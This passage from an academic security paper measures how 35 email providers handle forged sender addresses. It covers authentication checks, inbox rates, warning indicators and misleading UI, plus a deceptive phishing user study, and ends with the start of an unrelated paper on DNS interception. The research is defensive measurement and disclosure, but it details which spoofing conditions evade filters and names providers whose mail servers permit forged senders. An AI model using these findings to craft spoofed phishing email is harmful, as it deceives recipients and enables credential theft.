**Email Client.** We examine how different email clients warn users of forged emails. We consider 3 common email clients: (1) a web client, (2) a mobile app, and (3) a third-party email client. All the 35 selected services have a web interface, and 28 have a dedicated mobile app. Third-party clients refer to the email applications (*e.g.*, Microsoft Outlook and Apple Mail) that allow users to check emails from any email providers.

# 5 Spoofing Experiment Results

In this section, we describe the results of our experiments. First, to provide the context, we measure the authentication protocols that the target email providers use to detect forged emails. Then, we examine how email providers handle forged emails and identify the key factors in the decision making. For emails that reached the inbox, we examine whether and how email providers warn users about their potential risks. Note that in this section, the all experiment results reflect the state of the target email services as of January 2018.

## 5.1 Authentication Mechanisms

To better interpret the results, we first examine how the 35 email providers authenticate incoming emails. One way of knowing their authentication protocols is to analyze the email headers and look for SPF/DKIM/DMARC authentication results. However, not all the email providers add the authentication results to the header (*e.g.*, `qq.com`) Instead, we follow a more reliable method [27] by setting up an *authoritative* DNS server for our own domain and sending an email from our domain. In the meantime, the authoritative DNS server will wait and see whether the target email service will query the SPF/DKIM/DMARC record. We set the TTL of the SPF, DKIM and DMARC records as 1 (second) to force the target email service always querying our *authoritative* DNS server. The results are shown in Table 2 (left 4 columns). 35 email providers can be grouped into 3 categories based on their protocols:

- **Full Authentication (16):** Email services that perform all three authentication checks (SPF, DKIM and DMARC). This category includes the most popular email services such as Gmail, Hotmail and iCloud.
- **SPF/DKIM but no DMARC (15):** Email services that check either SPF/DKIM, but do not check the sender's DMARC policy. These email services are likely to make decisions on their own.
- **No Authentication (4):** Email services that do not perform any of the three authentication protocols.

## 5.2 Decisions on Forged Emails

Next, we examine the decision-making process on forged emails. For each of the 35 target email services, we test all the possible combinations of the parameter settings (30 spoofed addresses $\times$ 5 types of email content $\times$ 2 IP

| Email Provider | Supported Protocols | | | Overall Rate | IP | | Spoofed Address Profile | | | Email Content | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|


Table 2: The ratio of emails that reached the inbox (inbox rate). We break down the inbox rate for emails with different configuration parameters (sender IP, the SPF/DKIM/DMARC profile of the sender address, and the email content).

addresses), and then repeat the experiments for 5 times. Each email service receives 300 × 5 = 1,500 emails (52,500 emails in total). We shuffled all the emails and send them in randomized orders. We also set a sending time interval of 10 minutes (per email service) to minimize the impact to the target mail server. The experiment was conducted in December 2017– January 2018. Note the volume of emails in the experiment is considered very low compared to the *hundreds of billions* of emails sent over the Internet every day [5]. We intentionally limit our experiment scale so that the experiment emails would not impact the target services (and their email filters) in any significant ways. The randomized order and the slow sending speed helps to reduce the impact of the earlier emails to the later ones in the experiments.

After the experiment, we rely on IMAP/POP to retrieve the emails from the target email provider. For a few providers that do not support IMAP or POP, we use a browser-based crawler to retrieve the emails directly through the web interface. As shown in Table 2, we group email providers based on the supported authentication protocols. Within each group, we rank email providers based on the *inbox rate*, which is the ratio of emails that arrived the inbox over the total number of emails sent. Emails that did not arrive the inbox were either placed in the spam folder or completely blocked by the email providers.

**Ratio of Emails in the Inbox.** Table 2 shows that the vast majority of email services can be successfully penetrated. 34 out of the 35 email services allowed at least one forged email to arrive the inbox. The only exception is Hotmail which blocked all the forged emails. 33 out of 35 services allowed at least one *phishing* email to get into the inbox. In particular, the phishing email has penetrated email providers that perform full authentications (*e.g.*, Gmail, iCloud, Yahoo Mail) when spoofing sender domains that do not have a strict reject DMARC policy. In addition, providers such as `juno.com`, `t-online.de`, and `excite.com` did not block forged emails at all with a 100% inbox rate. `juno.com` actually checked both SPF and DKIM. This suggests that even though the email providers might have detected the email forgery, they still deliver the email to the user inbox.

**Impact of Receiver's Authentication.** Table 2 shows that email providers' authentication methods affect the spoofing result. For email providers that perform no authentication, the aggregated inbox rate is 94.2%. In comparison, the aggregated inbox rate is much lower for email providers that perform a full authentication



(a) Sender IP (b) Sender Address SPF/DK./DMA. Profile (c) Email Content

Figure 5: The aggregated rato of emails that reached the user inbox (inbox rate). The legend displays the 3 authentication groups of the receivers. Each subfigure shows the breakdown results for emails with specific configurations.

(39.0%) and email providers that just perform SPF/DKIM (39.3%). To examine the statistical significance of the differences, we apply Chi-Squared test on emails sent to the three types of email providers. The result confirms that emails are more likely to reach the inbox of "no-authentication" providers compared to the two other groups with statistical significance (both $p < 0.01$).

However, the difference between the "full-authentication" email providers and the "SPF/DKIM only" email providers are *not* statistically significant ($p = 0.495$). This indicates that the DMARC check has a relatively minor effect. Table 2 shows that DMARC check primarily affects emails where the spoofed domain has a "strict" reject policy. However, even with a full-authentication, the inbox rate of these emails is not always 0.00 (*e.g.*, `mail.ru`, `fastmail.com`, `163.com`, `126.com`, `yeah.net`, `seznam.cz`). This is because certain email providers would consider the DMARC policy as a "suggested action", but do not always enforce the policy.

**Impact of the Sender IP.** To better illustrate the impact of different email configurations, we plot Figure 5. We first group the target email providers based on their authentication method (3 groups), and then calculate the *aggregated inbox rate* for a specific configuration setting. As shown in Figure 5(a), emails that sent from a static IP has a higher chance to reach the inbox (56.9%) compared to those from a dynamic IP (33.9%). Chi-Square statistical analysis shows the difference is statistically significant ($p < 0.0001$). In practice, however, dynamic IPs are still a viable option for attackers since they are cheaper.

To ensure the validity of results, we have performed additional analysis to make sure our IPs were not blacklisted during the experiment. More specifically, we analyze our experiment traces to monitor the inbox rate throughout the experiment process. In our experiment, each email service receives 1500 emails, and we checked the inbox rate per 100 emails over time. If our IPs were blacklisted during the experiment, there should be a sharp decrease in the inbox rate at some point. We did not observe that in any of the tested email services. We also checked 94 public blacklists [2], and our IPs are not on any of them.

**Impact of Spoofed Sender Domain.** Figure 5(b) demonstrates the impact of the spoofed sender address. Overall, spoofing a sender domain that has no SPF/DKIM/DMARC records yields a higher inbox rate (60.5%). Spoofing a sender domain with SPF/DKIM and a "relaxed" failing policy has a lower inbox rate (47.3%). Not too surprisingly, domains with SPF/DKIM records and a "strict" reject policy is the most difficult to spoof (inbox rate of 28.4%). Chi-Square statistical analysis shows the differences are significant ($p < 0.00001$). The result confirms the benefits of publishing SPF/DKIM/DMARC records. However, publishing these records cannot completely prevent being spoofed, since email providers may still deliver emails that failed the SPF/DKIM authentication.

**Impact of Email Content.** Figure 5(c) shows that the inbox rates are not very different for different email content. The differences are small but not by chance (Chi-Squared test $p < 0.00001$). This suggests that our result is not dependent on a specific email content chosen for the study. Recall that we specifically use benign-looking content to minimize the impact of spam filters, so that we can test how much the "spoofing" factor contributes to email providers' decisions. This does not mean that email content has no impact on the decision making. On the contrary, if an email has a blacklisted URL or a known malware as the attachment, we expected more emails will be blocked (which is not our study purpose). Our result simply shows that today's attackers can easily apply spoofing to conduct targeted spear phishing. In the context of spear phishing, it is a reasonable assumption that the attacker will craft benign-looking content with URLs that have not been blacklisted yet [33].

**Ranking the Factors.** To determine which factors contribute more to a successful penetration, we perform

[2] https://mxtoolbox.com/blacklists.aspx




Figure 6: Security indicators on forged emails from 9 email providers. (a)–(e) are for regular forged emails. (f)–(h) only show up when the spoofed sender and the receiver belong to the same provider. (i) only shows up when spoofing an existing contact.

| Feature | $Chi^2$ | Mutual Info |
|---|---|---|
| Receiver authentication method | 6497.93 | 0.0707 |
| Spoofed sender address | 3658.72 | 0.0356 |
| Sender IP | 2799.51 | 0.0269 |
| Email content | 115.27 | 0.0011 |

Table 3: Feature ranking.

a "feature ranking" analysis. We divide all the emails into two classes: *positive* (inbox) and *negative* (spam folder or blocked). For each email, we calculate four features: email content ($F_1$), sender address profile ($F_2$), receiver authentication group ($F_3$), and sender IP ($F_4$), all of which are categorical variables. Then we rank features based on their distinguishing power to classify emails into the two classes using standard metrics: Chi-Square Statistics [45] and Mutual Information [17]. As shown in Table 3, consistently, "receiver authentication method" is the most important factor, followed by the "spoofed sender address". Note that this analysis only compares the relative importance of factors in our experiment. We are not trying to reverse-engineer the complete defense system, which requires analyzing more features.

**Discussion.** It takes both the sender and the receiver to make a reliable email authentication. When one of them fails to do their job, there is a higher chance for the forged email to reach the inbox. In addition, email providers tend to prioritize email delivery over security. When an email fails the authentication, most email providers (including Gmail and iCloud) would still deliver the email as long as the policy of the spoofed domain is not "reject". Based on the earlier measurement result (§3), only 13% of the 1 million domains have set a "reject" or "hard fail" policy, which leaves plenty of room for attackers to perform spoofing.

Our analysis also revealed a vulnerability in two email services (`sapo.p` and `runbox.com`), which would allow an attacker to send spoofing emails through the email provider's IP. Since this is a different threat model, we discuss the details of this vulnerability in Appendix B.

## 5.3 Email Clients and Security Indicators

For emails that reached the user inbox, we next examine the security indicators on email interfaces to warn users. Again the results represent the state of email services as of January 2018.

**Web Client.** We find that only 6 email services have displayed security indicators on forged emails including `Gmail`, and `protonmail`, `naver`, `mail.ru`, `163.com` and `126.com` (Figure 6 (a)–(e)). Other email services display forged emails without any visual alert (*e.g.*, Yahoo Mail, iCloud). Particularly, Gmail and Google Inbox are from the same company, but the web version of Google Inbox has no security indicator. Gmail's indicator is a "question mark" on the sender's icon. Only when users move the mouse over the image, it will show the following message: *"Gmail could not verify that <sender> actually sent this message (and not a spammer)"*. The red lock icon is not related to spoofing, but to indicate the communication between MX servers is unencrypted. On the other hand, services like `naver`, `163.com` and `protonmail` use explicit text messages to warn users.

**Mobile Client.** Even fewer mobile email apps have adopted security indicators. Out of the 28 email services with a dedicated mobile app, only 4 services have mobile security indicators including `naver`, `protonmail`, `Gmail`, and `google inbox`. The other services removed the security indicators for mobile users. Compared to the web interface, mobile apps have very limited screen size. Developers often remove "less important" information to keep a clean interface. Unfortunately, the security indicators are among the removed elements.

| Misleading UI | Email Providers (25 out of 35) |
|---|---|
| Sender Photo (6) | G-Inbox, Gmail, zoho, icloud*, gmx†, mail.com† |
| Name Card (17) | yahoo, hotmail, tutanota, seznam.cz, fastmail, gmx, mail.com, Gmail*, sina*, juno*, aol*, 163.com†, 126.com†, yeah.net†, sohu†, naver†, zoho† |
| Email History (17) | hotmail, 163.com, 126.com, yeah.net, qq, zoho, mail.ru, yahoo*, Gmail*, sina*, naver*, op.pl*, interia.pl*, daum.net* gmx.com*, mail*, inbox.lv* |

Table 4: Misleading UI elements when the attacker spoofs an existing contact. (∗) indicates web interface only. (†) indicates mobile only.

**Third-party Client.** Finally, we check emails using third-party clients including Microsoft Outlook, Apple Mail, and Yahoo Web Mail. We test both desktop and mobile versions, and find that *none* of them provide security indicators for the forged emails.

## 5.4 Misleading UI Elements

We find that attackers can trigger misleading UI elements to make the forged email look realistic.

**Spoofing an Existing Contact.** When an attacker spoofs an existing contact of the receiver, the forged email can automatically load misleading UI elements such as the contact's photo, name card, or previous email conversations. We perform a quick experiment as follows: First, we create an "existing contact" (`contact@vt.edu`) for each receiver account in the 35 email services, and add a name, a profile photo and a phone number (if allowed). Then we spoof this contact's address (`contact@vt.edu`) to send forged emails. Table 4 shows the 25 email providers that have misleading UIs. Example screenshots are shown in Appendix C. We believe that these designs aim to improve the usability of the email service by providing the context for the sender. However, when the sender address is actually spoofed, these UI elements would help attackers to make the forged email look more authentic.

In addition, spoofing an existing contact allows forged emails to penetrate new email providers. For example, Hotmail blocked *all* the forged emails in Table 2. However, when we spoof an existing contact, Hotmail delivers the forged email to the inbox and adds a special warning sign as shown in Figure 6(i).

**Same-domain Spoofing.** Another way to trigger the misleading UI element is to spoof an email address that belongs to the same email provider as the receiver. For example, when spoofing `<forged@seznam.cz>` to send an email to `<test@eznam.cz>`, the profile photo of the spoofed sender will be automatically loaded. Since



Figure 7: Seznam.cz displays a "trusted address" sign on a forged address.

the spoofed sender is from the same email provider, the email provider can directly load the sender's photo from its own database. This phenomenon applies to Google Inbox and Gmail (mobile) too. However, email providers also alert users with special security indicators. As shown in Figure 6(f)-(h), related email providers include `protonmail`, `Gmail` and `daum.net`. Together with previously observed security indicators, there are in total 9 email providers that provide at least one type of security indicators.

**False Security Indicators.** One email provider `seznam.cz` displays a false security indicator to users. `seznam.cz` performs full authentications but still delivers spoofed emails to the inbox. Figure 7 shows that `seznam.cz` displays a green checkmark on the sender address even though the address is forged. When users click on the icon, it displays "trusted address", which is likely to give users a false sense of security.

# 6 Effectiveness of Security Indicators

As an end-to-end study, we next examine the last hop — how users react to spoofing emails. Our result so far shows that a few email providers have implemented visual security indicators on the email interface to warn users of the forged emails. In the following, we seek to understand how effective these security indicators are to improve user efficacy in detecting spoofed phishing emails.

## 6.1 Experiment Methodology

To evaluate the effectiveness of security indicators, we design an experiment where participants receive a phishing email with a forged sender address. By controlling the security indicators on the interface, we assess how well security indicators help users to handle phishing emails securely.

Implementing this idea faces a key challenge, which is to capture the realistic user reactions to the email. Ideally, participants should examine the phishing email *without knowing that they are in an experiment*. However, this leads to practical difficulties to set up the user study and obtain the informed user consent up front. To

this end, we introduce *deception* to the study methodology. At the high level, we use a distractive task to hide the true purpose of the study *before* and *during* the study. Then *after* the study is completed, we debrief the users to obtain the informed consent. Working closely with our IRB, we have followed the ethical practices to conduct the phishing test.


**Procedure.** We frame the study as a survey to understand users' email habits. The true purpose is hidden from the participants. This study contains two phases. Phase1 is to set up the deception and phase 2 carries out the phishing experiment.

*Phase1*: The participants start by entering their *own email addresses*. Then we immediately send the participants an email and instruct the participants to check this email from their email accounts. The email contains a tracking pixel (a $1\times1$ transparent image) to measure if the email has been opened. After that, we ask a few questions about the email (to make sure they actually opened the email). Then we ask other distractive survey questions about their email usage habits. *Phase1* has three purposes: (1) to make sure the participants actually own the email address; (2) to test if the tracking pixel works, considering some users may configure their email service to block images and HTML; (3) to set up the deception. After phase1, we give the participants the impression that the survey is completed (participants get paid after *phase1*). In this way, participants would not expect the second phishing email.


*Phase2:* We wait for 10 days and send the phishing email. The phishing email contains a benign URL pointing to our own server to measure whether the URL is clicked. In addition, the email body contains a tracking pixel to measure if the email has been opened. As shown in Figure 8, we impersonate the tech-support of Amazon Mechanical Turk (`support@mturk.com`) to send the phishing email that informs some technical problems. This email actually targeted our own institution before. The phishing email is only sent to users whose email service is not configured to block HTML or tracking pixels (based on *phase1*).

We wait for another 20 days to monitor user clicks. After the study, we send a debriefing email which explains the true purpose of the experiment and obtains the informed consent. Participants can withdraw their data anytime. By the time of our submission, none of the users have requested to withdraw their data.

**Security Indicators.** Based on our previous measurement results, most email services adopted text-based indicators (Figure 6(b)-(i)). Even Gmail's special indicator (Figure 6(a)) will display a text message when users move the mouse over. To this end, we use the text-based indicator and make two settings, namely *with security indicator* and *without security indicator*. For the group *without security indicator*, we recruit users from Yahoo Mail. We choose Yahoo Mail users because Yahoo Mail is the largest email service that has not implemented any security indicators. For the comparison group *with security indicator*, we still recruit Yahoo Mail users for consistency, and add our own security indicators to the interface. More specifically, when sending emails, we can embed a piece of HTML code in the email body to display a text-based indicator. This is exactly how most email providers insert their visual indicators in the email body (except for Gmail).



(a) Without Security Indicator



(b) With Security Indicator

Figure 8: The phishing email screenshot.

In *phase2*, we cannot control if a user would use the mobile app or the website to read the email. This is not a big issue for Yahoo Mail users. Yahoo's web and mobile clients both render HTML by default. The text-based indicator is embedded in the email body by us, which will be displayed consistently for both web and mobile users (confirmed by our own tests).

**Recruiting Participants.** To collect enough data points from *phase 2*, we need to recruit a large number of users given that many users may not open our email. We choose Amazon Mechanical Turk (MTurk), the most popular crowdsourcing platform to recruit participants. MTurk users are slightly more diverse than other Internet samples as well as college student samples. Using Amazon Mechanical Turk may introduce biases in terms of the user populations. However, the diversity is reportedly better than surveying the university students [9]. To avoid non-serious users, we apply the screening criteria

| Phase | Users | w/o Indict. | w/ Indict. |
|---|---|---|---|
| Phase1 | All Participants | 243 | 245 |
| | Not Block Pixel | 176 | 179 |
| Phase2 | Opened Email | 94 | 86 |
| | Clicked URL | 46 | 32 |
| Click Rate | Overall | 26.1% | 17.9% |
| | After Open Email | 48.9% | 37.2% |

Table 5: User study statistics.

| Users | w/o Indicator | | w/ Indicator | |
|---|---|---|---|---|
| | Desktop | Mobile | Desktop | Mobile |
| Opened Email | 45 | 49 | 41 | 45 |
| Clicked URL | 21 | 25 | 15 | 17 |
| Click Rate | 46.7% | 51.0% | 36.6% | 37.8% |

Table 6: User study statistics for different user-agents.

that are commonly used in MTurk [10, 28]. We recruit users from the U.S. who have a minimum Human Intelligence Task (HIT) approval rate of 90%, and more than 50 approved HITs.

In total, we recruited $N = 488$ users from MTurk: 243 users for the "without security indicator" setting, and another 245 users for the "with security indicator" setting. Each user can only participate in *one setting for only once* to receive \$0.5. In the recruiting letter, we explicitly informed the users that we need to collect their email address. This may introduce self-selection biases: we are likely to recruit people who are willing to share their email address with our research team. Despite the potential bias, that the resulting user demographics are quite diverse: 49% are male and 51% are female. Most participants are 30–39 years old (39.1%), followed by users under 29 (31.8%), above 50 (14.5%), and 40–49 (14.5%). Most of the participants have a bachelor degree (35.0%) or a college degree (33.8%), followed by those with a graduate degree (20.7%) and high-school graduates (10.5%).

**Ethics Guidelines.** Our study received IRB approval, and we have taken active steps to protect the participants. First, only benign URLs are placed in the emails which point to our own server. Clicking on the URL does not introduce practical risks to the participants or their computers. Although we can see the participant's IP, we choose not to store the IP information in our dataset. In addition, we followed the recommended practice from IRB to conduct the deceptive experiment. In the experiment instruction, we omit information only if it is absolutely necessary (*e.g.*, the purpose of the study and details about the second email). Revealing such information upfront will invalidate our results. After the experiment, we immediately contact the participants to explain our real purpose and the detailed procedure. We offer the opportunity for the participants to opt out. Users who opt-out still get the full payment.

## 6.2 Experiment Results

We analyze experiment results to answer the following questions. First, how effective are security indicators in protecting users? Second, how does the impact of security indicators vary across different user demographics?

**Click-through Rate.** Table 5 shows the statistics for the phishing results. For phase-2, we calculate two click-through rates. First, out of all the participants that *received* the phishing email, the click-through rate with security indicator is 32/179=17.9%. The click-through rate without security indicator is higher: 46/176=26.1%. However, this comparison is not entirely fair, because many users did not open the email, and thus did not even see the security indicator at all.

In order to examine the impact of the security indicator, we also calculate the click-through rate based on users who *opened* the email. More specifically, we sent phishing emails to the 176 and 179 users who did not block tracking pixels, and 94 and 86 of them have opened the email. This returns the email-opening rate of 53.4% and 48.9%. Among these users, the corresponding click-through rates are 48.9% (without security indicator) and 37.2% (with security indicator) respectively. The results indicate that security indicators have a positive impact to reduce risky user actions. When the security indicator is presented, the click rate is *numerically* lower compared to that without security indicators. The difference, however, is not very significant (Fisher's exact test $p = 0.1329$). We use Fisher's exact test instead of the Chi-square test due to the relatively small sample size. The result suggests that the security indicator has a moderately positive impact.

**User Agents.** In our experiment, we have recorded the "User-Agent" when the user opens the email, which helps to infer the type of device that a user was using to check the email. Recall that no matter what device the user was using, our security indicator (embedded in the email body) will show up regardless. Table 6 shows that mobile users are more likely to click on the phishing link compared with desktop users, but the difference is not significant.

**Demographic Factors.** In Figure 9, we cross-examine the results with respect to the demographic factors. To make sure each demographic group contains enough users, we create binary groups for each factor. For "education level", we divide users into High-Edu (bachelor degree or higher) and Low-Edu (no bachelor degree). For "age", we divide users into Young (age<40)




Figure 9: The joint impact of demographic factors and security indicators on click rates.

and Old (age>=40). The thresholds are chosen so that the two groups are of relatively even sizes. As shown in Figure 9, the click rates are consistently lower when a security indicator is presented for all the demographic groups. The differences are still insignificant. Fisher's exact test shows that the smallest $p = 0.06$, which is produced by the *low-edu* group. Overall, our result confirms the positive impact of the security indicator across different user demographics, and also suggests the impact is limited. The security indicator alone is not enough to mitigate the risk.

## 7 Discussion

In this section, we summarize our results and discuss their implications for defending against email spoofing and broadly spear phishing attacks. In addition, we discuss the new changes made by the email services after our experiment, and our future research directions.

### 7.1 Implications of Our Results

**Email Availability vs. Security.** Our study shows many email providers choose to deliver a forged email to the inbox even when the email fails the authentication. This is a difficult trade-off between security and email availability. If an email provider blocks all the unverified emails, users are likely to lose their emails (*e.g.*, from domains that did not publish an SPF, DKIM or DMARC record). Losing legitimate emails is unacceptable for email services which will easily drive users away.

The challenge is to accelerate the adoption of SPF, DKIM and DMARC. Despite the efforts of the Internet Engineering Task Force (IETF), these protocols still have limitations to handle special email scenarios such as mail forwarding and mailing lists, creating further obstacles to a wide adoption [40, 19, 37]. Our measurement shows a low adoption rate of SPF (44.9%) and DMARC (5.1%) among the Internet hosts. From the email provider's perspective, the ratio of unverified inbound emails is likely to be lower since heavy email-sending domains are likely to adopt these protocols. According to the statistics from Google in 2015 [23], most inbound emails to Gmails have either SPF (92%) or DKIM (83.0%), but only a small portion (26.1%) has a DMARC policy. This presents an on-going challenge since spear phishing doesn't require a large volume of emails to get in. Sometimes one email is sufficient to breach a target network.

**Countermeasures and Suggestions.** First and foremost, email providers should consider adopting SPF, DKIM and DMARC. Even though they cannot authenticate all the incoming emails, these protocols allow the email providers to make more informed decisions. Further research is needed to ease the deployment process and help to avoid disruptions to the existing email operations [15].

In addition, if the email providers decide to deliver an unverified email to the inbox, we believe it is necessary to place a security indicator to warn users based on our user study results. A potential benefit is that the security indicator can act as a forcing function for sender domains to configure their SPF/DKIM/DMARC correctly.

Third, we argue that email providers should make the security indicators *consistently* for different interfaces. Currently, mobile users are exposed to a higher-level of risks due to the lack of security indicators. Another example is that Google Inbox (web) users are less protected compared to users that use Gmail's interface.

Finally, the misleading UI elements such as "profile photo" and "email history" should be disabled for emails with unverified sender addresses. This should apply to both spoofing an existing contact and spoofing users in of same email provider. So far, we have communicated our results with the Gmail team and provided the suggestions on improving the current security indicators. We are in the process of communicating with other email providers covered in our study.

**New Protocols BIMI and ARC.** Recently, new protocols are developed to enhance spoofing detection. For example, BIMI (Brand Indicators for Message Identification) is a protocol built on DMARC. After confirming the authenticity of the email sender via DMARC, the email client can display a BIMI logo as a security indicator for the sender brand. This means emails with a BIMI logo are verified, but those without the BIMI logo are not necessarily malicious.

ARC (Authenticated Received Chain) is an underdevelopment protocol that works on top of SPF, DKIM and DMARC. ARC aims to address the problems caused by mail forwarding and mailing lists. For example, when an email is sent through a mailing list, the email sending IP and the email content might be changed (*e.g.*, adding a footer) which will break SPF or DKIM. ARC proposes to preserve the email authentication results through differ-



Figure 10: Gmail's new warning message for same-domain spoofing.

ent sending scenarios. For both ARC and BIMI, they are likely to face the same challenge to be widely adopted just like DMARC (standardized in 2015).

## 7.2 UI Updates from Email Services

A few email services have updated their user interfaces during January – June in 2018. Particularly, after we communicate our results to the Gmail team, we notice some major improvements. First, when we perform the same-domain spoofing (*i.e.*, spoofing a Gmail address), in addition to the question-mark sign, there is a new warning message added to the email body as shown in Figure 10. Second, the new mobile Gmail app no longer displays the "misleading" profile photos on unverified messages (regardless spoofing existing contact or the same-domain account). The same changes are applied to the new Google Inbox app too. However, the mobile clients are still not as informative as the web version. For example, there is no explanation message on the question-mark sign on the mobile apps. In addition, the new warning message (Figure 10) has not been consistently added to the mobile apps either.

`Inbox.lv` has launched its mobile app recently. Like its web version, the mobile app does not provide a security indicator. However, the UI of the mobile app is simplified which no longer loads misleading elements (*e.g.*, profile photos) for unverified emails. Yahoo Mail and Zoho also updated their web interfaces but the updates were not related to security features.

## 7.3 Open Questions & Limitations

**Open Questions.** It is unlikely that the email spoofing problem can quickly go away given the slow adoption rate of the authentication protocols. Further research is needed to design more effective indicators to maximize its impact on users. Another related question is how to maintain the long-term effectiveness of security indicators and overcome the "warning fatigue" [8]. Finally, user training/education will be needed to teach users how to interpret the warning message, and handle questionable emails securely. For security-critical users (*e.g.*, journalists, government agents, military personnel), an alternative approach is to use PGP to prevent email spoofing [29]. Extensive work is still needed to make PGP widely accessible and usable for the broad Internet population [30, 48].

**Study Limitations.** Our study has a few limitations. First, our measurement only covers public email services. Future work will explore if the conclusion also applies to non-public email services. Second, while we have taken significant efforts to maintain the validity of the phishing test, there are still limits to what we can control. For ethical considerations, we cannot fully scale-up the experiments beyond the 488 users, which limited the number of variables that we can test. Our experiment only tested a binary condition (with or without a security indicator) on one email content. Future work is needed to cover more variables to explore the design space such as the wording of the warning messages, the color and the font of the security indicator, the phishing email content, and the user population (*e.g.*, beyond the MTurk and Yahoo Mail users). Finally, we use "clicking on the phishing URL" as a measure of risky actions, which is still not the final step of a phishing attack. However, tricking users to give way their actual passwords would have a major ethical implication, and we decided not to pursue this step.

# 8 Related Work

**Email Confidentiality, Integrity and Authenticity.** SMTP extensions such as SPF, DKIM, DMARC and STARTTLS are used to provide security properties for email transport. Recently, researchers conducted detailed measurements on the *server-side* usage of these protocols [23, 27, 34, 36]. Unlike prior work, our work shows an end-to-end view and demonstrate the gaps between server-side spoofing detection and the user-end notifications. Our study is complementary to existing work to depict a more complete picture.

**Email Phishing.** Prior works have developed phishing detection methods based on features extracted from email content and headers [20, 22, 26, 35, 51, 57]. Phishing detection is different from spam filtering [58] because phishing emails are not necessarily sent in bulks [65] but can be highly targeted [33]. Other than spoofing, attackers may also apply typosquatting or unicode characters [6] to make the sender address *appear similar* (but not identical) to what they want to impersonate. Such sender address is a strong indicator of phishing which has been used to detect phishing emails [42, 44]. Another line of research focuses on the *phishing website*, which is usually the landing page of the URL in a phishing email [18, 32, 63, 68, 71, 72].

Human factors (demographics, personality, cognitive biases, fatigue) would affect users response to phishing [52, 31, 38, 53, 60, 64, 66, 69, 16, 47]. The

study results have been used to facilitate phishing training [67]. While most of these studies use the "role-playing" method, where users read phishing emails in the simulated setting. There are rare exceptions [38, 52] where the researchers conducted a real-world phishing experiment. Researchers have demonstrated the behavioral differences in the role-playing experiments with reality [59]. Our work is the first to examine the impact of security indicators on phishing emails using realistic phishing tests.

**Visual Security Indicators.** Security Indicators are commonly used in web or mobile browsers to warn users of unencrypted web sessions [25, 39, 61, 49], phishing web pages [21, 24, 69, 70], and malware sites [7]. Existing work shows that users often ignore the security indicators due to a lack of understanding of the attack [69] or the frequent exposure to false alarms [43]. Researchers have explored various methods to make security UIs harder to ignore such as using attractors [13, 12, 14]. Our work is the first to measure the usage and effectiveness of security indicators on forged emails.

## 9 Conclusion

Through extensive end-to-end measurements and real-world phishing tests, our work reveals a concerning gap between the server-side spoofing detection and the actual protection on users. We demonstrate that most email providers allow forged emails to get to user inbox, while lacking the necessary warning mechanism to notify users (particularly on mobile apps). For the few email services that implemented security indicators, we show that security indicators have a positive impact on reducing risky user actions under phishing attacks but cannot eliminate the risk. We hope the results can help to draw more community attention to promoting the adoption of SMTP security extensions, and developing effective security indicators for the web and mobile email interfaces.

## Acknowledgments

We would like to thank the anonymous reviewers for their helpful feedback. This project was supported in part by NSF grants CNS-1750101 and CNS-1717028. ## Appendix A – Spoofing Target Domains


Table 7 lists the 30 domains used by the end-to-end spoofing experiment as the spoofed sender address. The domains per category are selected randomly from Alexa top 5000 domains.

| |
|---|
| **None:** No SPF/DKIM/DMARC (10) |
| thepiratebay.org, torrent-baza.net, frdic.com, chinafloor.cn, onlinesbi.com,4dsply.com, peliculasflv.tv, sh.st, contw.com anyanime.com |
| **Relaxed:** SPF/DKIM;DMARC=none (10) |
| tumblr.com, wikipedia.org, ebay.com, microsoftonline.com, msn.com, apple.com, vt.edu, github.com, qq.com, live.com |
| **Strict:** SPF/DKIM;DMARC=reject (10) |
| google.com, youtube.com, yahoo.com, vk.com, reddit.com, facebook.com, twitter.com, instagram.com, linkedin.com, blogspot.com |


Table 7: Spoofed Sender Domain List.

## Appendix B – Other Vulnerabilities


We find that 2 email services "`sapo.pt`" and "`runbox.com`" are not carefully configured, allowing



(a) Google Inbox profile photo (same-domain spoofing)



(b) Seznam profile photo (same-domain spoofing)



(c) Zoho profile photo and email history (spoofing a contact)

Figure 11: Examples of misleading UIs (profile photo, email history, namecard).

an attacker to piggyback on their mail servers to send forge emails. This threat model is very different from our experiments above, and we briefly describe it using Figure 1. Here, the attacker is the sender MUA, and the vulnerable server (*e.g.*, `runbox.com`) is the sender service. Typically, Runbox should only allow its users to send an email with the sender address as "`{someone}@runbox.com`". However, the Runbox's server allows a user (the attacker) to set the "`MAIL FROM`" freely (without requiring a verification) in step ❶ to send forged emails. This attack does not help the forged email to bypass the SPF/DKIM check. However, it gives the attacker a *static and reputable* IP address. If the attacker aggressively sends malicious emails through the vulnerable mail server, it can damage the reputation of the IP. We have reported the vulnerability to the service admins.

## Appendix C – Misleading User Interface

Figure 11 shows three examples of misleading UI elements. Figure 11(a) and 11(b) show that when an attacker spoofs a user from the same email provider as the receiver, the email provider will automatically load the profile *photo* of the spoofed sender from its internal database. In both Google Inbox and Seznam, the forged emails look like that they were sent by the user "Forged", and the photo icon gives the forged email a more authentic look. Figure 11(c) demonstrates the misleading UIs when the attacker spoofs an existing contact of the receiver. Again, despite the sender address (`contact@vt.edu`) is spoofed, Zoho still loads the contact's photo from its internal database. In addition, users can check the recent email conversations with this contact by clicking on the highlighted link. These elements make the forged email look authentic.

# Who Is Answering My Queries: Understanding and Characterizing Interception of the DNS Resolution Path

Baojun Liu*, Chaoyi Lu*, Haixin Duan*, Ying Liu*✉, Zhou Li†, Shuang Hao‡ and Min Yang§

* Tsinghua University, † IEEE member,
‡ University of Texas at Dallas, § Fudan University

## Abstract

DNS queries from end users are handled by recursive DNS servers for scalability. For convenience, Internet Service Providers (ISPs) assign recursive servers for their clients automatically when the clients choose the default network settings. But users should also have the flexibility to use their preferred recursive servers, like public DNS servers. This kind of trust, however, can be broken by the *hidden interception of the DNS resolution path* (which we term as `DNSIntercept`). Specifically, on-path devices could spoof the IP addresses of user-specified DNS servers and intercept the DNS queries surreptitiously, introducing privacy and security issues.

In this paper, we perform a large-scale analysis of on-path DNS interception and shed light on its scope and characteristics. We design novel approaches to detect DNS interception and leverage 148,478 residential and cellular IP addresses around the world for analysis. As a result, we find that 259 of the 3,047 ASes (8.5%) that we inspect exhibit DNS interception behavior, including large providers, such as China Mobile. Moreover, we find that the DNS servers of the ASes which intercept requests may use outdated vulnerable software (deprecated before 2009) and lack security-related functionality, such as handling DNSSEC requests. Our work highlights the issues around on-path DNS interception and provides new insights for addressing such issues.

## 1 Introduction

